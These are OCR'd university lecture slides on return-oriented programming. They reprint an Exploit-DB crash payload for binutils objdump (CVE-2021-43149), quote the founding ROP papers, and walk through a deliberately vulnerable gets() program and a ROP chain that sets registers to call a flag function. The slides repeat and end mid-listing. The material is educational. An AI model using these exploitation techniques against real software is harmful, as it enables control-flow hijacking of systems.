CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Obrian 109

Time: Monday, Wednesday 5:00PM-6:20PM

binutils 2.37 - Objdump Segmentation Fault

EXPLOIT DATABASE

EDB-ID: 50858 | **CVE:** 2021-43149

Author: MARLON PETRY | **Type:** LOCAL

Platform: LINUX | **Date:** 2022-04-07

EDB Verified: ×

Exploit: / {}

Vulnerable App:

```
# Exploit Title: binutils 2.37 - Objdump Segmentation Fault
# Date: 2021-11-03
# Exploit Author: p3tryx
# Vendor Homepage: https://www.gnu.org/software/binutils/
# Version: binutils 2.37
# Tested on: Ubuntu 18.04
# CVE : CVE-2021-43149

Payload file

```

%223"\972\00\0083=Q333A111111114111113333<33A $$$\FF)$\80 1114
\00\80\99\00111111111111111-1111111111111111111111111111111111'111111111111111111
111111*111111111111111111111111111111111111111111111111111111111111111111111111111*11111111111111111111111

$%22622FF7FFF11
1))\FF)$1 1111

$%22111111111111111111111111111111111.1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111101111111111111111111
\00\00\00FFFFFFFFFFFFFFFFFFFFF222CFFFFFF   \81   \8D 1111
 $%22622FF7FFFFFFFFF1111111111111111111111111111111111111111111111111111q111111111111111111111111111111111111111
```

https://www.exploit-db.com/exploits/50858?utm_source=dlvr.it&utm_medium=twitter
```

Last Class

1. Format string vulnerability

This Class

1. Return-oriented programming (ROP)
    a. History
    b. Basic ideas
    c. 2 ROP examples
    d. In-class exercise

Code Injection Attacks

Code-injection Attacks

- a subclass of control hijacking attacks that subverts the intended control-flow of a program to previously injected malicious code

Shellcode

- code supplied by attacker − often saved in buffer being overflowed − traditionally transferred control to a shell (user command-line interpreter)
- machine code − specific to processor and OS − traditionally needed good assembly language skills to create − more recently have automated sites/tools

Code-Reuse Attack

Code-Reuse Attack: a subclass of control-flow attacks that subverts the intended control-flow of a program to invoke an unintended execution path inside the original program code.

Return-to-Libc Attacks (Ret2Libc)
Return-Oriented Programming (ROP)
Jump-Oriented Programming (JOP)

History of ROP

- This technique was first introduced in 2005 to work around 64-bit architectures that require parameters to be passed using registers (the "borrowed chunks" technique, by Krahmer)

- In CCS 2007, the most general ROP technique was proposed in "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)", by Hovav Shacham

The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)

Hovav Shacham*
hovav@cs.ucsd.edu

September 5, 2007

Abstract

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that calls *no functions at all*. Our attack combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. We show how to discover such instruction sequences by means of static analysis. We make use, in an essential way, of the properties of the x86 instruction set.

1 Introduction

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that is every bit as powerful as code injection. We thus demonstrate that the widely deployed "W⊕X" defense, which rules out code injection but allows return-into-libc attacks, is much less useful than previously thought.

"In any sufficiently large body of x86 executable code there will exist sufficiently many useful code sequences that an attacker **who controls the stack** will be able, by means of the return-into-libc techniques we introduce, to cause the exploited program to **undertake arbitrary computation**."

2017

The test-of-time award winners for CCS 2017 are as follows:

- **Hovav Shacham:**
  The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). Pages 552-561, In Proceedings of the 14th ACM conference on Computer and Communications Security, CCS 2007, Alexandria, Virginia, USA. ACM 2007, ISBN: 978-1-59593-703-2

Return-Oriented Programming: Systems, Languages, and Applications

RYAN ROEMER, ERIK BUCHANAN, HOVAV SHACHAM, and STEFAN SAVAGE,
University of California, San Diego

We introduce *return-oriented programming*, a technique by which an attacker can induce arbitrary behavior in a program whose control flow he has diverted, without injecting any code. A return-oriented program chains together short instruction sequences already present in a program's address space, each of which ends in a "return" instruction.

Return-oriented programming defeats the W⊕X protections recently deployed by Microsoft, Intel, and AMD; in this context, it can be seen as a generalization of traditional return-into-libc attacks. But the threat is more general. Return-oriented programming is readily exploitable on multiple architectures and systems. It also bypasses an entire category of security measures—those that seek to prevent malicious computation by preventing the execution of malicious code.

To demonstrate the wide applicability of return-oriented programming, we construct a Turing-complete set of building blocks called gadgets using the standard C libraries of two very different architectures: Linux/x86 and Solaris/SPARC. To demonstrate the power of return-oriented programming, we present a high-level, general-purpose language for describing return-oriented exploits and a compiler that translates it to gadgets.

Categories and Subject Descriptors: D.4.6 [**Operating Systems**]: Security and Protection

General Terms: Security, Algorithms

Additional Key Words and Phrases: Return-oriented programming, return-into-libc, W-xor-X, NX, x86, SPARC, RISC, attacks, memory safety, control flow integrity


ACM Reference Format:
Roemer, R., Buchanan, E., Shacham, H., and Savage, S. 2012. Return-oriented programming: Systems, languages, and applications. ACM Trans. Inf. Syst. Secur. 15, 1, Article 2 (March 2012), 34 pages.
DOI = 10.1145/2133375.2133377 http://doi.acm.org/10.1145/2133375.2133377

1. INTRODUCTION

The conundrum of malicious code is one that has long vexed the security community. Since we cannot accurately predict whether a particular execution will be benign or not, most work over the past two decades has focused instead on preventing the introduction and execution of new malicious code. Roughly speaking, most of this

(32 bit) Return to multiple functions?

Finding: We can return to a chain of unlimited number of functions



ROP

Chain chunks of code (gadgets; not functions; no function prologue and epilogue) in the memory together to accomplish the intended objective.

The gadgets are not stored in contiguous memory, but ***they all end with a RET instruction or JMP instruction***.

The way to chain they together is similar to chaining functions with no arguments. So, the attacker needs to control the stack, but does not need the stack to be executable.

RET?

x86 Instruction Set Reference

RET

Return from Procedure

Opcode	Mnemonic	Description
C3	RET	Near return to calling procedure.
CB	RET	Far return to calling procedure.
C2 iw	RET imm16	Near return to calling procedure and pop imm16 bytes from stack.
CA iw	RET imm16	Far return to calling procedure and pop imm16 bytes from stack.

Description

Transfers program control to a return address located on the top of the stack. The address is usually placed on the stack by a CALL instruction, and the return is made to the instruction that follows the CALL instruction.

The optional source operand specifies the number of stack bytes to be released after the return address is popped; the default is none. This operand can be used to release parameters from the stack that were passed to the called procedure and are no longer needed. It must be used when the CALL instruction used to switch to a new procedure uses a call gate with a non-zero word count to access the new procedure. Here, the source operand for the RET instruction must specify the same number of bytes as is specified in the word count field of the call gate.

The RET instruction can be used to execute three different types of returns:

Are there really many ROP Gadgets?

X86 ISA is dense and variable length

ROPGadget

Installed on the server

python3 ./ROPgadget/ROPgadget.py --binary /lib/x86_64-linux-gnu/libc.so.6 --offset BASEADREE

Also use ldd to find library offset


ROP

- Automated tools to find gadgets
  - Pwntools
  - ROPgadget
  - Ropper

- Automated tools to build ROP chain
  - ROPgadget

- Pwntools

How to find ROP gadgets automatically?



ROP-assisted ret2libC on x64

code/overflowret3

```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

32 bit
Return to function with many arguments?


```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



amd64 Linux Calling Convention

Caller


- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) %rdi, %rsi, %rdx, %rcx, %r8, %r9, ... (use stack for more arguments)

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

```
00000000004012be <vulfoo>:
  4012be:    f3 0f 1e fa          endbr64
  4012c2:    55                   push   %rbp
  4012c3:    48 89 e5             mov    %rsp,%rbp
  4012c6:    48 83 ec 10          sub    $0x10,%rsp
  4012ca:    48 8d 45 fa          lea    -0x6(%rbp),%rax
  4012ce:    48 89 c7             mov    %rax,%rdi
  4012d1:    b8 00 00 00 00       mov    $0x0,%eax
  4012d6:    e8 05 fe ff ff       callq  4010e0 <gets@plt>
  4012db:    b8 00 00 00 00       mov    $0x0,%eax
  4012e0:    c9                   leaveq
  4012e1:    c3                   retq
```

```
000000000040127a <printsecret>:
  40127a:    f3 0f 1e fa          endbr64
  40127e:    55                   push   %rbp
  40127f:    48 89 e5             mov    %rsp,%rbp
  401282:    48 83 ec 10          sub    $0x10,%rsp
  401286:    48 89 7d f8          mov    %rdi,-0x8(%rbp)
  40128a:    48 89 75 f0          mov    %rsi,-0x10(%rbp)
  40128e:    48 b8 78 56 34 12 78 movabs $0x1234567812345678,%rax
  401295:    56 34 12
  401298:    48 39 45 f8          cmp    %rax,-0x8(%rbp)
  40129c:    75 1c                jne    4012ba <printsecret+0x40>
  40129e:    48 b8 ef be ad de ef movabs $0xdeadbeefdeadbeef,%rax
  4012a5:    be ad de
  4012a8:    48 39 45 f0          cmp    %rax,-0x10(%rbp)
  4012ac:    75 0c                jne    4012ba <printsecret+0x40>
  4012ae:    b8 00 00 00 00       mov    $0x0,%eax
  4012b3:    e8 3e ff ff ff       callq  4011f6 <print_flag>
  4012b8:    eb 0a                jmp    4012c4 <printsecret+0x4a>
  4012ba:    bf 45 20 40 00       mov    $0x402045,%edi
  4012bf:    e8 dc fd ff ff       callq  4010a0 <puts@plt>
  4012c4:    bf 00 00 00 00       mov    $0x0,%edi
  4012c9:    e8 32 fe ff ff       callq  401100 <exit@plt>
```




overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

```
00000000004012be <vulfoo>:
  4012be:      f3 0f 1e fa             endbr64
  4012c2:      55                      push   %rbp
  4012c3:      48 89 e5                mov    %rsp,%rbp
  4012c6:      48 83 ec 10             sub    $0x10,%rsp
  4012ca:      48 8d 45 fa             lea    -0x6(%rbp),%rax
  4012ce:      48 89 c7                mov    %rax,%rdi
  4012d1:      b8 00 00 00 00          mov    $0x0,%eax
  4012d6:      e8 05 fe ff ff          callq  4010e0 <gets@plt>
  4012db:      b8 00 00 00 00          mov    $0x0,%eax
  4012e0:      c9                      leaveq
  4012e1:      c3                      retq
```

```
000000000040127a <printsecret>:
 40127a:      f3 0f 1e fa             endbr64
  40127e:      55                      push   %rbp
  40127f:      48 89 e5                mov    %rsp,%rbp
  401282:      48 83 ec 10             sub    $0x10,%rsp
  401286:      48 89 7d f8             mov    %rdi,-0x8(%rbp)
  40128a:      48 89 75 f0             mov    %rsi,-0x10(%rbp)
  40128e:      48 b8 78 56 34 12 78    movabs $0x1234567812345678,%rax
  401295:      56 34 12
  401298:      48 39 45 f8             cmp    %rax,-0x8(%rbp)
  40129c:      75 1c                   jne    4012ba <printsecret+0x40>
  40129e:      48 b8 ef be ad de ef    movabs $0xdeadbeefdeadbeef,%rax
  4012a5:      be ad de
  4012a8:      48 39 45 f0             cmp    %rax,-0x10(%rbp)
  4012ac:      75 0c                   jne    4012ba <printsecret+0x40>
  4012ae:      b8 00 00 00 00          mov    $0x0,%eax
  4012b3:      e8 3e ff ff ff          callq  4011f6 <print_flag>
  4012b8:      eb 0a                   jmp    4012c4 <printsecret+0x4a>
  4012ba:      bf 45 20 40 00          mov    $0x402045,%edi
  4012bf:      e8 dc fd ff ff          callq  4010a0 <puts@plt>
  4012c4:      bf 00 00 00 00          mov    $0x0,%edi
  4012c9:      e8 32 fe ff ff          callq  401100 <exit@plt>
```




%rip = 0x4012e1

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

```
00000000004012be <vulfoo>:
 4012be:    f3 0f 1e fa          endbr64
 4012c2:    55                   push   %rbp
 4012c3:    48 89 e5             mov    %rsp,%rbp
 4012c6:    48 83 ec 10          sub    $0x10,%rsp
 4012ca:    48 8d 45 fa          lea    -0x6(%rbp),%rax
 4012ce:    48 89 c7             mov    %rax,%rdi
 4012d1:    b8 00 00 00 00       mov    $0x0,%eax
 4012d6:    e8 05 fe ff ff       callq  4010e0 <gets@plt>
 4012db:    b8 00 00 00 00       mov    $0x0,%eax
 4012e0:    c9                   leaveq
 4012e1:    c3                   retq
```

```
000000000040127a <printsecret>:
 40127a:    f3 0f 1e fa          endbr64
 40127e:    55                   push   %rbp
 40127f:    48 89 e5             mov    %rsp,%rbp
 401282:    48 83 ec 10          sub    $0x10,%rsp
 401286:    48 89 7d f8          mov    %rdi,-0x8(%rbp)
 40128a:    48 89 75 f0          mov    %rsi,-0x10(%rbp)
 40128e:    48 b8 78 56 34 12 78 movabs $0x1234567812345678,%rax
 401295:    56 34 12
 401298:    48 39 45 f8          cmp    %rax,-0x8(%rbp)
 40129c:    75 1c                jne    4012ba <printsecret+0x40>
 40129e:    48 b8 ef be ad de ef movabs $0xdeadbeefdeadbeef,%rax
 4012a5:    be ad de
 4012a8:    48 39 45 f0          cmp    %rax,-0x10(%rbp)
 4012ac:    75 0c                jne    4012ba <printsecret+0x40>
 4012ae:    b8 00 00 00 00       mov    $0x0,%eax
 4012b3:    e8 3e ff ff ff       callq  4011f6 <print_flag>
 4012b8:    eb 0a                jmp    4012c4 <printsecret+0x4a>
 4012ba:    bf 45 20 40 00       mov    $0x402045,%edi
 4012bf:    e8 dc fd ff ff       callq  4010a0 <puts@plt>
 4012c4:    bf 00 00 00 00       mov    $0x0,%edi
 4012c9:    e8 32 fe ff ff       callq  401100 <exit@plt>
```




%rip = Address of “pop rdi”

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

```
00000000004012be <vulfoo>:
 4012be:   f3 0f 1e fa          endbr64
 4012c2:   55                   push   %rbp
 4012c3:   48 89 e5             mov    %rsp,%rbp
 4012c6:   48 83 ec 10          sub    $0x10,%rsp
 4012ca:   48 8d 45 fa          lea    -0x6(%rbp),%rax
 4012ce:   48 89 c7             mov    %rax,%rdi
 4012d1:   b8 00 00 00 00       mov    $0x0,%eax
 4012d6:   e8 05 fe ff ff       callq  4010e0 <gets@plt>
 4012db:   b8 00 00 00 00       mov    $0x0,%eax
 4012e0:   c9                   leaveq
 4012e1:   c3                   retq
```

```
000000000040127a <printsecret>:
 40127a:   f3 0f 1e fa          endbr64
 40127e:   55                   push   %rbp
 40127f:   48 89 e5             mov    %rsp,%rbp
 401282:   48 83 ec 10          sub    $0x10,%rsp
 401286:   48 89 7d f8          mov    %rdi,-0x8(%rbp)
 40128a:   48 89 75 f0          mov    %rsi,-0x10(%rbp)
 40128e:   48 b8 78 56 34 12 78 movabs $0x1234567812345678,%rax
 401295:   56 34 12
 401298:   48 39 45 f8          cmp    %rax,-0x8(%rbp)
 40129c:   75 1c                jne    4012ba <printsecret+0x40>
 40129e:   48 b8 ef be ad de ef movabs $0xdeadbeefdeadbeef,%rax
 4012a5:   be ad de
 4012a8:   48 39 45 f0          cmp    %rax,-0x10(%rbp)
 4012ac:   75 0c                jne    4012ba <printsecret+0x40>
 4012ae:   b8 00 00 00 00       mov    $0x0,%eax
 4012b3:   e8 3e ff ff ff       callq  4011f6 <print_flag>
 4012b8:   eb 0a                jmp    4012c4 <printsecret+0x4a>
 4012ba:   bf 45 20 40 00       mov    $0x402045,%edi
 4012bf:   e8 dc fd ff ff       callq  4010a0 <puts@plt>
 4012c4:   bf 00 00 00 00       mov    $0x0,%edi
 4012c9:   e8 32 fe ff ff       callq  401100 <exit@plt>
```




%rip = Address of “ret”
%rdi = 0x12345678

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

```
00000000004012be <vulfoo>:
 4012be:    f3 0f 1e fa             endbr64
 4012c2:    55                      push   %rbp
 4012c3:    48 89 e5                mov    %rsp,%rbp
 4012c6:    48 83 ec 10             sub    $0x10,%rsp
 4012ca:    48 8d 45 fa             lea    -0x6(%rbp),%rax
 4012ce:    48 89 c7                mov    %rax,%rdi
 4012d1:    b8 00 00 00 00          mov    $0x0,%eax
 4012d6:    e8 05 fe ff ff          callq  4010e0 <gets@plt>
 4012db:    b8 00 00 00 00          mov    $0x0,%eax
 4012e0:    c9                      leaveq
 4012e1:    c3                      retq
```

```
000000000040127a <printsecret>:
 40127a:    f3 0f 1e fa             endbr64
 40127e:    55                      push   %rbp
 40127f:    48 89 e5                mov    %rsp,%rbp
 401282:    48 83 ec 10             sub    $0x10,%rsp
 401286:    48 89 7d f8             mov    %rdi,-0x8(%rbp)
 40128a:    48 89 75 f0             mov    %rsi,-0x10(%rbp)
 40128e:    48 b8 78 56 34 12 78    movabs $0x1234567812345678,%rax
 401295:    56 34 12
